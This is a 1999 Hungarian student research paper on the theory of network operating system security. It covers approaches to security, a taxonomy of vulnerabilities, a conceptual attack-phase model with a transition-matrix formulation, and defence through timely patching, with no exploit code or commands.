Hálózati operációs rendszerek biztonsági kérdéseinek elméleti tárgyalása, az algoritmizálhatóság problematikája

TDK dolgozat

1999. október

Bencsáth Boldizsár Tihanyi Sándor

BME Villamosmérnöki és Informatikai Kar
műszaki informatika szak, V. évfolyam

Konzulens: dr. Vajda István, BME Híradástechnikai Tanszék
Üzleti Adatbiztonság Labor

Kivonat

A hálózati operációs rendszerek biztonsági problémái igen szerteágazóak. Bár rengeteg gyakorlati tapasztalat van ezen a területen, kevés az elméleti eredmény. Munkánkban megismertetni és körvonalazni kívánjuk a különböző jellegű biztonsági réseket, problémákat, majd ezek áttekintése után egy kategorizálási lehetőséget mutatunk be.

A biztonsági problémákat nemcsak statikus, hanem dinamikus helyzetben is tanulmányozzuk, azaz a biztonsági problémát leíró állapotot, konfigurációt és ezek dinamikus viselkedését vizsgáljuk. Létrejövő modellünk alapja tehát egyrészt a gyakorlat, tapasztalat, másrészt az ismert biztonsági modellek és vizsgálati irányzatok.

A dolgozat keretében áttekintő, összefoglaló jelleggel rávilágítunk a védekezés lehetőségeire. Megmutatjuk, hogy a biztonsági problémákkal kapcsolatos felmerülő feladatok kevéssé algoritmizálhatóak, gyakorta intuitív módszerekre hagyatkoznak.

Ezeket a módszereket saját készítésű élő példákkal illusztráljuk. Bemutatunk egy web alapú biztonsági rést és annak egyszerű kiaknázását. Hasonló gond több nagy magyar Internet-szolgáltató rendszerén is megfigyelhető. Másik példánkban egy ,,csapda-számítógép" létrehozását és biztonsági szempontjait, környezetét mutatjuk meg. A csapda célja bemutatni, hogyan lehet felhasználni a biztonsági problémák dinamikus viselkedésénél, számítógépes betörésnél használt módszereket a biztonság növelése és ellenőrzése céljából. A rendszerünk alapvető célja a potenciális behatoló megismerése és a veszélyeztetett rendszerek szűrése.

A kutatásaink eredményeképpen létrejött pályamű alapját adhatja további vizsgálatoknak, hasznos lehet a téma iránt érdeklődőknek új módszerek megismeréséhez, látókörük bővítéséhez.

Tartalomjegyzék

Bevezetés

A számítógépes biztonság tudománya egy interdiszciplinális tudományág. Interdiszciplinális, mert nem önálló tudományág, valamint több más tudományágból használ fel eredményeket.

A számítógépes biztonságtechnika voltaképpen egy gyakorlatias keveréke más tudományoknak: kriptográfia (és matematika, mint háttere), számítástudomány, bonyolultságemlélet, algoritmuselmélet, de menedzsment, marketing és pszichológia is egyben. Az utóbbi három dolog valójában nem triviálisan kötdik a biztonságtechnikához, de mint később látni fogjuk, ez is szerves része a problémának. Ezzel kezdődhetne egy tankönyv, melyet a számítógépes biztonságról, esetleg szűkebben, az általunk vizsgált értelemben a hálózatba kötött, hálózati operációs rendszerrel ellátott számítógép biztonságáról szólna. Egyelőre ennek a területnek a szervezett, kötelező avagy mély oktatása még nincs megszervezve egyetemünkön, márpedig erre szükség van.

A számítógépes biztonság régóta ismert fogalom. Már a kezdeti időkben kiderült: a számítógép, a technika fegyver. Hosszan taglalhatnánk még, miért fontos az, hogy egy hálózatba kötött számítógépen tárolt adatok biztonságban legyenek, és hogy ez a tudományág milyen fontos.

Úgy gondoljuk ezzel már mindenki tisztában van. Azonban még a téma legjobb ismeri is tévedhetnek, még az is használhat nem megfelelen biztonságos jelszót, aki pontosan tudja mennyire fontos a jelszavak kezelése, karbantartása.

Tanulmányunkban több apró területtel kívánunk foglalkozni, több szempontból kívánjuk bemutatni, mennyire fontos a téma alaposabb ismerete és a részletesebb kutatás. Arra kívánunk rávilágítani, hogy elengedhetetlen lesz a mainál lényegesen több figyelem fordítása erre a területre.

Írásunkban nem részletezünk minden háttéranyagot, és ismeretforrást. Bízunk benne, hogy az olvasó tisztában van a ma használt számítógéprendszerek alapfogalmaival, ismeri a TCP/IP hálózatot, az alapvető UNIX parancsokat. Amennyiben ennek ellenére nem igazodna ki leírásunkban, kérjük személyesen keressen meg, szívesen segítünk,

Bencsáth Boldizsár, Tihanyi Sándor

Fejezet 1

Számítógépes problémák csoportosíthatósága

1.1 Elméleti és gyakorlati eredmények


Az operációs rendszerek biztonsági problémái kapcsán számos elméleti és gyakorlati eredmény van. A ,,guru" tudják, hogyan lehet biztonságosnak ítélhető rendszert létrehozni, és ezt jól karban is tartják. A ,,hackerek" folyamatos tevékenységük által egyre összetettebb képet adnak és egyre több hiba kijavítását teszik lehetővé. A ,,tudományág szakértői" kezében vannak az elméleti eredmények.

Akkor tehát minden szép és jó? Nem, számos probléma van. Itt most azt emelném ki, hogy az elméleti és a gyakorlati élet erősen elválik. Az elméleti eredmények (Common Criteria ([1] és [2]), TCSEC ([15]), ITSEC [10] ...) alkalmazhatóak egy olyan széttdarabolt, tagolt környezetben, mint az internet. Egy-egy bank megengedhet magának milliókba kerül biztonságos fejlesztéseket, azonban a mai internetes nagyvállalkozások többségének alapja egy garázscég, ahol pár fiatal ócskavasból összerakott számítógépről kezdte meg a világ meghódítását.

Ha pedig az elméleti eredmények széleskörben nem, vagy csak részben vannak felhasználva, az igen sok probléma forrása. Természetesen ezeket a problémákat az említett barkácsoló fiatalok maguktól kijavítják, vagy legalább kezelik. Ugyanakkor ez a nagyfokú kreatív tapasztalat nem tud átmenni az elméleti életbe, ha nincs megfelelő támogatottsága. Ez a széttagoltság jelent ma igen nagy problémát a témában.

Az is probléma, hogy nincsenek olyan biztos alapon álló eredmények, melyekre egyértelmen lehet építeni. Senki nem tudja bebizonyítani a ne-

gyedszázados titkosítási eljárásokról (RSA, Diffie-Hellman, IDEA, . . .), hogy nem, vagy csak igen nehezen feltörhetek. Úgy *hisszük*, hogy nem, vagy csak nehezen lehet feltörni ezeket, de például már csak az elosztott rendszerek segítségével is sikerült ledönteni a falak egy részét.




ábra 1.1: A host-ok száma és a biztonsági problémák növekedése a CERT kimutatása alapján

A legegyszerűbb rutinról is bebizonyosodhat tehát, hogy egy adott rendszerben, adott környezetben nem felel meg az elvárásoknak. Így ha biztonsági problémákat vizsgálunk, mindig egy rendszert, egy teljes környezetet kell vizsgálni.

A számítógépes problémák csoportosíthatósága nem egyszerű feladat. Már az sem egyszerű feladat, hogy valamiről megállapítsuk: biztonsági hiba, probléma-e avagy nem.

> *Vegyünk egy egyszerű példát:*
>
> *Az egyik számítógépünk egy lokális hálózaton figyeli a gyanús hálózati forgalmat és ezeket rögzíti. Ez magában rejt egy gondot, támadási lehetőséget: Ha a valamely felhasználó tudja, mikor generál hamis pozitívokat a hálózatfigyel program, azaz tud olyan valós, de gyanúsnak vélhet forgalmat generálni, amit a rendszer naplóz, ugyanakkor indokolni is tudja a forgalom szükségességét, akkor bizony a megfigyelő számítógép véges háttértára hamar betelhet.*




ábra 1.2: Internet host-ok számának növekedése, hosszabb távú trend

Miután pedig megtelt a háttértár, az okos támadó már mindenféle naplóbejegyzés létrejövetele nélkül törhet be egy megcélzott számítógépre.

Mindenki láthatja: biztonsági probléma van, a naplózás miatt magasabbnak hitt biztonsági szintet nem érjük el. A probléma oka, hogy a számítógépek nem végtelen tárral rendelkeznek, mint egy Turing gép, és ez pontosan elegendő, hogy az elméleti világ régi módszerei ne lehessenek alkalmazhatóak egy gyakorlati szituációban.

Mint látható, ha pontosan ismerjük egy program vagy egy egész rendszer minden komponensének működését, akkor sem lehet algoritmikusan eldönteni valamiről, hogy biztonsági gondot jelent-e. A rendszert nem tudjuk csak statikusan vizsgálni, azaz nem lehet, vagy nem célszerű a rendszert csak egy adott állapotában vizsgálni, hogy problémás-e ez az állapot. Sokkal célszerbb egy rendszert dinamikusan, folyamatként vizsgálni.

1.2 Biztonsági problémák megközelítésmódjai



ábra 1.3: Megközelítésmódok

Ha tovább boncolgatjuk a problémát, akkor a következőket figyelhetjük meg. A számítógépes biztonsági kérdéseket általában három szemszögből szokás megközelíteni (1.3. ábra):

- Az első, általános, legegzaktabb megközelítési mód a *mérnöki* megközelítés:

  A mérnöki precíz, tudományos megközelítés a hibamentes rendszert veszi alapul. Célja 100%-ig biztonságos rendszer kidolgozása, és úgy gondolja, elérhető ez a cél. A hibalehetségeket egy új elvű mködéssel megpróbálja meg elkerülni (például protected mód, felhasználói azonosítás), vagy a fellépő hibákat javítani, a hibalehetségektől a rendszert védeni. Mindenképpen biztonságossá kívánja tenni a rendszert, ez az egyedüli elfogadható cél.

- A második megközelítési forma egy *menedzseri* megközelítés:

  A cél költséghatékony, működképes biztonságpolitika megteremtése. Nem fontos a biztonság, ha az pénzbe kerül, illetve nem érdemes rá addig költeni, amíg nem muszáj. A megelőzésnél fontosabb lehet az utólagos védekezés (holott ez valójában sokkal nagyobb kárt jelent). A menedzseri megközelítés szempontjából nem kell 100%-os biztonságra törekedni, de az esetleges károkat minimalizálni kell. Olyan rendszert kíván felépíteni, ami ha össze is omlik, hamar helyreállítható.

- A harmadik megközelítés a *pszichológiai* megközelítés:

  A pszichológiai szemmel alkotott biztonságpolitika a támadókra és a támadások hátterére épít. Ki tör be egy rendszerbe? Miért tör be a rendszerbe? Információt akar ellopni? Hogy és hol tároljuk az információt, hogy ne akarja ellopni? Haragban áll valakivel, és csak így tudja levezetni? Hogy lehet kikerülni azt, hogy támadjon?

  Természetesen létezhet sok egyéb megközelítés (például a *lusta* megközelítés, amikor a fő elv hogy semmit ne csináljunk), azonban véleményünk szerint a fenti kategorizálás igen célszerű, és használhatóan csoportosítja a kezelési módokat.

1.3 A megközelítési formák gyakorlati példákban

A fenti szemléletmódokra adunk pár példát:

- A mérnöki, precíz biztonságpolitikát bankoknál, államhivatalokban figyelhetjük meg. Itt elősdleges szempont a teljes biztonság. Természetesen ez nem érhető el, de igény van rá. A nem elérhető száz százalékos biztonság el nem fogadása viszont súlyos ellentmondásával problémákat hordoz magában:

  - Szervezeti, strukturális bizonytalanság, konfliktusforrás.
  - Gazdaságilag nem igazán hatékony.
  - Koncentrációs problémák. A cél a 100%, ezért nem tud a legfontosabb problémára koncentrálni, és így súlyos gondok léphetnek fel.
  - Széttagoltság. Az előbbiből következik.

  Ez a megközelítési mód az *elméleti élet* megközelítési módja.

- A menedzseri megközelítés a gyakorlatban elforduló leggyakoribb elv: a legtöbb vállalat kezdetben nem rendelkezik biztonságpolitikával, és csak az első problémák után hozza létre. Csak olyan megoldásokat fogad el (még ha szabályban többet rögzít is), amely hatékonyan megoldható, és amelyeket az emberek képesek átlátni.

  Ez a megközelítési mód a *gyakorlati élet* megközelítési módja.

- A pszichológiai szempontot azok használják, akik humán irányból közelítik meg a témát. Ugyan a pszichológiai szempont úgy tűnik önállóan semmilyen megoldást nem hozhat, mégis úgy érezzük, alkalmas ez a szempont a harmadik tagolási elv létrehozására.

  Álljon itt egy kis legenda (forrását nem ismerjük, szájhagyomány útján terjedt):

  > *Az USA egyik számítógépét gyakorta feltörték és lefagyasztották. Ezen a számítógépen egyszerre több tizen dolgoztak, így sok ember életét keserítette meg a dolog. A számítógép védelmének erősítése helyett ezután a következőt tették: kiraktak egy papírt: ,,Ha beírod, hogy stop, az egész számítógép leáll és senki nem fog tudni dolgozni. Kérlek hagyd dolgozni az embereket!"*
  >
  > *Mindenkinek lehetősége volt tehát a rendszert kikapcsolni, nem volt szükség trükkös feltörésre. Megszűnt a varázs és a vonzerő. Ezután jóval kevesebbszer volt gond a gép rosszindulatú leállásával.*

Ezt a mentalitást tehát általában egy *társadalomtudós* választhatná.

A fent vázolt megoldások, mentalitások tisztán igen ritkán jelentkeznek. Mindenki megpróbálja a lehető legjobb módszert, módszereket kiválasztani. Nagyon ritkán lát az ember azonban olyan átgondolt biztonságpolitikát, amelyik minden feltételt teljesít. Ez nemcsak teljes informatikai rendszerek védelmére vonatkozik, hanem igaz kisebb egységekre is. A *firewall*-ok, a UNIX és más eszközök többsége például az *all or nothing*, mindent vagy semmit elvre épít, azaz amíg nem törnek be egy ilyen rendszerbe, addig teljes a biztonság; betörés, rendszergazdai jogosultságok birtokában viszont már mindenre van lehetőség.

Vannak különbségek a rendszerek között ebben a tekintetben is, a biztonsági kérdések esetenként finomíthatóak is, pl. UNIX alatt a *sudo* program segítségével. Ekkor egyes privilegizált felhasználóknak módjuk van rendszergazdai jogosultságokkal bizonyos parancsokat kiadni. Így ezen jogosultságok megszerzése nem az egész rendszert tenné lyukassá, csak bizonyos programokat. Ennek ellenére még igaz: a korlátlan rendszergazdai jogok gyakran megszerezhetőek, azaz a rendszer feltörhető, és így a teljes rendszer biztonsága megsemmisül.

Egy átgondolt rendszerben a jogosultságok jól körülhatároltan jönnek létre, létezik biztonsági politika, a rendszer nehezen feltörhető, ugyanakkor a szükséges feladatok elvégzése nem nehézkes. Ha egy ilyen rendszert mégis feltörnek, akkor a helyreállítás szinte azonnal megtehető: van mentés, de ellenőrizhető a rendszer integritása is, sőt, arra automatikus figyelmeztetések is késztetnek. Emellett egy ilyen rendszer olcsó és hatékony is.

Ez a mi elképzelésünk egy biztonságos rendszerről, de sajnos a gyakorlati életben ez gyakran nem működik. A különböző szemléletmódok léte csak a probléma egyik forrása. Hasonló gondot jelent az is, hogy korlátozott az emberi erőforrás és a költségvetés ilyen célokra.

Óriási problémát jelent az, ha egy rendszergazda a biztonság érdekében túl szigorú rendszabályokat hoz meg. Ha ugyanis túl sok felhasználót korlátoz a napi munkában, viszont a szükséges segítséget nem, vagy csak ritkán, lassan adja meg, akkor a felhasználók *rákényszerülnek* a rendszer feltörésére. (Ilyenkor egyes tapasztalt, hozzáértő felhasználók úgy érzik, kénytelenek ők megtenni azt, amit a rendszergazda belátható időn belül nem tesz meg, de természetesen erre csak a gép feltörése esetén van módjuk. Ekkor viszont a rendszer integritása sérül és ez újabb gondokat okozhat.)

1.4 Biztonsági problémák osztályozása

A biztonsági problémákat mindenki osztályozza valahogyan. Ez a csoportosítás, osztályozás azonban intuitíven történik, és csak ritkán látunk

megalapozott módszert. Egy csoportosítást akkor tekinthetünk jónak, ha biztosítja a funkcionális elkülönülést, megfelelő méretű halmazokat alkot (sem túl nagy cellák, sem túl kicsi), tiszta elvekre épül, az egyes elemek viszonylag egyszerűen és egyértelműen besorolhatóak a megfelelő csoportba.

Egy jó csoportosítás esetén a kategóriakialakítás elve és az elnevezési módszer is egységes. A kategóriák, alkategóriák számának is akkorának kell lennie, hogy az átlátható, használható struktúrát hozzon létre. A kategorizálás egyik célja az információk elkülönített gyűjtésének lehetővé tétele. Célja, hogy a kategória említésével egy olvasó olyan általános információkhoz jusson, melyből sok közös információra, tulajdonságra tud következtetni.

A csoportosítás biztonsági témákban a feladat nehéz a következők miatt: számos probléma van, igen széles a biztonsági problémák területe. Egyes témakörökben igen sok gond merül fel, sok eset kapcsolódik hozzá, míg más témák esetén csak egy-egy gond jelentkezik. Egy probléma gyakorta több témakört is átfog. Egy probléma besorolásakor is több gond merül fel, mivel a problémát elméleti síkon, de gyakorlati helyzetben (adott konfigurációban, adott programnál, adott operációs rendszerben, adott számítógép-architektúrában) is vizsgálni lehet.

> *Például egy biztonsági probléma a kernelben, amikor egy futtatható fájl stackje sérülhet, és ezáltal rendszergazdai jogosultságok válnak elérhetővé rengeteg módon csoportosítható.*

Nézzük meg, milyen csoportosítási lehetőségeket találunk az irodalomban. A biztonsági kérdések átfogó csoportosítására [22] és [21]-ben láthatunk példát.

A biztonsági lyukak keletkezési okai:

- Szándékos
  - Rosszindulatú
    - Trójai faló
      - Nem terjed
      - Terjed (vírus)
    - Kiskapu (trapdoor)
    - Logikai/idő bomba
  - Nem rosszindulatú
    - Rejtett csatorna (covert channel)
      - Tárolás
      - Időzítés
    - Egyéb

- Véletlen
  - Validációs hiba (Nem teljes vagy inkonzisztens)
  - Domain hiba
  - Sorrendi hiba (ellenőrzés és felhasználás ideje eltér)
  - Azonosítás/hitelesítés nem megfelelő
  - Határérték feltételek megsértése
  - Egyéb logikai hiba

A csoportosítás problémái a következőek:

Túl kevés csoport van, így további alcsoportokat kellene képezni; egyes csoportokba igen kevés hiba tartozhat (pl. sorrendi hiba), míg más csoportok túl átfogóak (határérték-feltételek megsértése, egyéb logikai hiba). Ez utóbbi kategóriákba belesorolható olyan hiba is, amit már más csoportba is besoroltunk, illetve nem ad módot arra, hogy kellőképpen különválasszuk a hibákat, valamint a csoportosítással jellemző információt adjuk azokról.

Ez a csoportosítás egyszerű és tömör vázlata miatt azonban jobban használható, mint más csoportosítások. Nagyon sok könyv, mint a William R. Cheswick - Steven M. Bellovin: Firewalls and Internet Security c. munkája [4] részletesen tárgyal biztonsági problémákat (itt főleg hálózati operációs rendszerek hibáiról van szó, nem a hitelesítés, kódolás kérdéseiről, de természetesen a téma igen széles körű). A részletes tárgyalás ellenére nincsen megfelelő csoportosítás.

A 9. fejezetben tárgyalt támadási módok például a következők:

- *Steeling passwords,*
- *Social Engineering,*
- *Bugs and Backdoors,*
- *Authentication Failures,*
- *Protocol Failures,*
- *Information Leakage,*
- *Denial of service*

A *Social Engineering* csoport besorolása fontos bővítés a [22] szerinti csoportosíthatósághoz képest. A utóbb említett munkában ugyanis nincsen beépítve a biztonsági lyukak keletkezési módjaiba az *emberi hibatényező*, csak implicit módon. És noha a biztonsági módszerek tervezésekor az emberi hibatényező mindig beleértendő a problémákba, addig mindig adódik olyan

hibalehetőség, ami kizárólag emberi tényezőtől függ. (Erre egy példa, ha a rendszergazda telefonos megkeresésre hajlandó kicserélni bárki jelszavát, vagy valaki személyes kérésére csinál új felhasználói azonosítót, pedig ezt a kérést nem kellett volna teljesítenie.)

Az említett könyvben a biztonsági problémák csoportosítása egy fejezetsorrendet követ: Ahogy az iró/szerkesztő a könyvet szerkeszti, úgy csoportosítják a hibákat. Hasonló a helyzet az interneten több helyen: Ha valaki biztonsági problémákkal foglalkozó weblapot hoz létre, akkor valamilyen nem igazán megalapozott, egyszerű módszerrel próbálja a hibákat kategorizálni. Ezekben az esetekben általában egyenletesebb csoportosítás történik, egy-egy kategóriába hasonló számú eset kerül. Az elméleti megalapozottság és az egységes kategóriakialakítás viszont hiányzik ebben az esetben.

1.4.1 Javaslatok

A csoportosítás kidolgozása komoly feladat, mi sem vállalkozunk ebben a munkában a teljes csoportosítás kidolgozására. Szeretnénk viszont bemutatni pár apróbb dolgot, amit célszerű lenne a csoportosítás során alkalmazni.

A csoportosítási módszerek a hibákat, problémákat többnyire egy-egy tulajdonság megragadásával statikus helyzetben kívánták megfigyelni. Fontosabb azonban maga a folyamat, ahogy egy rendszer integritása sérül.

Adjunk meg erre egy példát:

- Információt gyűjtenek a célgépről. (*finger*, *web*, *portscan*-elés, kódolatlan, gyengén kódolt adatok megfigyelése, más rendszerek jelszavainak vizsgálata)
- Távolról elérhető hibákat próbálnak ki. (CGI hibák, *sendmail* hibák, gyenge jelszavak, egyszerű felhasználói azonosítók stb.)
- A *firewall*, *IDS* rendszer átengedi próbálkozásaik egy részét.
- Valamelyik támadás sikeres, így *shell* eléréshez jutnak. (Ez már UNIX specifikus lehet.)
- A szerzett *shell* segítségével felderítik, mi van a számítógépre installálva.
- A felhasznált információ alapján támadást kísérelnek meg, adminisztrátori jogok megszerzése céljából.
- Valamely hiba kihasználásával adminisztrátori jogokhoz jutnak. (Sikeres támadás, például *buffer overflow*, hibás *symlink*ek, *race condition*, gyenge jelszó, rossz CGI, stb.)

- A *firewall*, *IDS* rendszer nem jelez, a felhasználó kizárása nem történik meg.
- Az előző három pont valamelyikétől kezdve támadást indíthatnak a rendszer más számítógépe ellen. (Átlépési lehetőség más gépre (*rsh*, *ssh*, stb), lehallgatás (*X window*, *telnet*, stb), gyenge kódok, kódolatlan folyamok megfigyelése, *firewall*-on át nem elérhető gépek támadása.)
- A támadók a rendszer összes számítógépén adminisztrátori jogokat szereznek, így a rendszer teljesen feltörtnek nyilvánítható.

A fenti folyamat, noha még így is sok egyéb lehetőséget tartalmaz, módot ad egy olyan kategorizálásra, amelynek viszonylag egyszerű és egyértelmű elvi megalapozottsága van. A gyakorlati életben is könnyen használható, információt nyújt a problémákról. A besorolás hierarchikus, bővíthető. Többszintű kifejtést tesz lehetővé, az egyes lépések alatt további alszinteket, alternatív lehetőségeket hagy.

A besorolás problémája, hogy egyes támadások továbbra is több helyre besorolhatóak, míg más támadások egy ilyen egyszerű folyamatból kimaradnak. Mindenesetre célszerűnek látszik egy ilyen, a támadás fázisokra bontásával létrehozott felosztás készítése. (Mint tudjuk, a káosz alapja az egyszerű inverzió – az algoritmuselméletben és más matematikai területeken is hatékonyan alkalmazható a problémafelbontás módszere, véleményünk szerint itt is ez az egyetlen járható út.)

A fenti folyamatot a mellékelt folyamatábrával mutatjuk be. Természetesen a folyamatábra helyett elképzelhető, hogy más hasonló elvű megoldások is jól alkalmazhatóak. A folyamatot át lehet alakítani esetleg Petri hálóra, vagy a *hittérítő-kannibál* probléma módjára mátrixos formába is lehet alakítani.

Ebben az esetben a mátrix minden sora megfelelhet a rendszer egy állapotának (a teljes integritástól – az abszolút feltörésig). Az állapotok közötti átmeneteket egy-egy bizonsági résnek feleltethetjük meg (Természetesen ezek több úton létrejöhetnek, több gond is okozhat azonos konfiguráció-átmenetet.) A mátrix (i,j) eleme pedig vagy 0 vagy 1 annak megfelelően, hogy az i. konfiguráció esetén j. konfigurációba való átmenet létezik-e.

Az átmeneti mátrix felírásával arra van mód, hogy megállapítsuk, elérhetőek-e a konfiguráció bizonyos állapotai. Ez a folyamatábrás megoldásban természetesen sokkal triviálisabbnak látszó feladat, ez a módszer azonban komplexebb problémákat tud megoldani: egy viszonylag nagy rendszerből, összetett, átláthatatlan problémák esetén is létre lehet hozni egy megfelelő mátrixot, es a mátrix hatványozása által egyértelműen megadhatóak az elérhető konfigurációk. Ha tehát bonyolult rendszerről van szó, akkor egyszerű, viszonylag gyorsan végrehajtható mátrixműveletekkel automatizáltan juthatunk eredményekre.

A mátrixos felírást az nehezítheti meg, ha egy-egy hibának speciális konfiguráció az előfeltétele. Ilyen esetekben az adott speciális konfigurációt is fel kell venni a konfigurációk közé. Ilyen módon a mátrix igen nagy méreteket érhet el.

A folyamatábrás, esetleg Petri-hálós felírás előnye a könnyű vizualizálhatóság, segítségével a feltörés folyamatának elvi modelljét lehet könnyen vizuálisan bemutatni.

A fent említett módszereket, hasonló vizsgálati megközelítéseket az általunk fellelt szakirodalomban nem nagyon találtunk. A legtöbb eredmény vagy gyakorlati síkon született, ahol az ilyen megközelítések, mint a fenti modellek, nem szükségesek, vagy – egyelőre – túl bonyolultnak tűnnek. Az elméleti eredmények pedig sokkal inkább algoritmikus és kriptográfiai problémákra koncentrálnak.

Szeretnénk tehát felkelteni a figyelmet, hogy a témában igen szerteágazó kutatási lehetőségek vannak. (Természetesen elképzelhető, hogy egy-egy vonalon mi magunk is további kutatásokat fogunk eszközölni.)

1.5 A védekezés módszerei

A hálózati operációs rendszerrel rendelkező számítógépen történő védekezésnek számos területe van. Ezek egy részét részletesen megtalálhatjuk például [20]-ban [6]-ban

Fontosnak tartjuk azonban pár fogalom tisztázását jelen munkában is.

Az első és legfontosabb biztonsági pont egy számítógépes rendszerben a konfiguráció megfelelő beállítása. Ebbe tartozik a jogosultságok megfelelő kiosztása, megfelelően biztonságos jelszavak használata (később még foglalkozunk a témával), az információk megfelelő tárolása stb. Ezeket most nem részletezzük bővebben.

1.5.1 Programhibák elleni védekezés

Az Internetes betörések többsége ma egy adott programban felfedezett hiba kihasználását jelenti. Ezek a hibák nyilvánosságra kerülnek és rövidesen megjelenik valaki, aki ennek a hibának a kiaknázására programot készít. Az elkészített *„exploit”*, a hibát kihasználó programocska az Internet sebességének köszönhetően fél nap alatt közismertté válik (pl. a *BugTraq* levelezési lista segítségével). Ezután bárki ki tudja használni ezt a biztonsági problémát, aki megszerzi ezt a programot, és minimálisan ért a számítógépekhez. Emiatt különösen nagy a veszély: A feltörést megkísérlő

személy nem biztos, hogy ért az adott operációs rendszerhez, így akár véletlenül is adatvesztést, rendszerösszeomlást tud előidézni.

A programhibák elleni védekezés a hiba napvilágra kerülése előtt igen nehéz. Miután viszont kiderült a programhiba, napokra rá meg szokott jelenni a hiba javítása is. Ekkor pedig a megoldás igen egyszerű: a lehető leghamarabb frissíteni kell. A legtöbb nagy UNIX rendszer, és az ingyenes Linux operációs rendszerek is naprakész biztonsági frissítéseket tartalmaznak, és akár 5-10 perc alatt rendbe lehet tenni. Rengeteg rendszergazda ennek ellenére, főleg túlterheltség miatt, és mert túl sok feladatköre van, elfelejtkezik a frissítésekről. Ekkor a rendszer akár több hónapig is úgy működhet, hogy biztonsági hiba van a rendszerben. (Élő példaként az egyik nagyobb magyar Internet-szolgáltató központi gépe szeptember elején is feltörhető volt egy májusban napvilágra került hiba következtében, ezt csak figyelmeztetésünk után javították, addig több ezer felhasználó potenciális célpontja lehetett a hiba.)

A rendszeres frissítés problémája azért egyre nagyobb gond, mert ma már a szerverek, illetve az annak számító számítógépek úgy elterjedtek, hogy egy rendszergazdának több, (akár több 10!) ilyen gépen kell a frissítéseket elvégezni, míg egy egyszerű felhasználó esetleg gépéhez is alig ért, és így kellene a rendszer frissességét és biztonságosságát megőrizni.

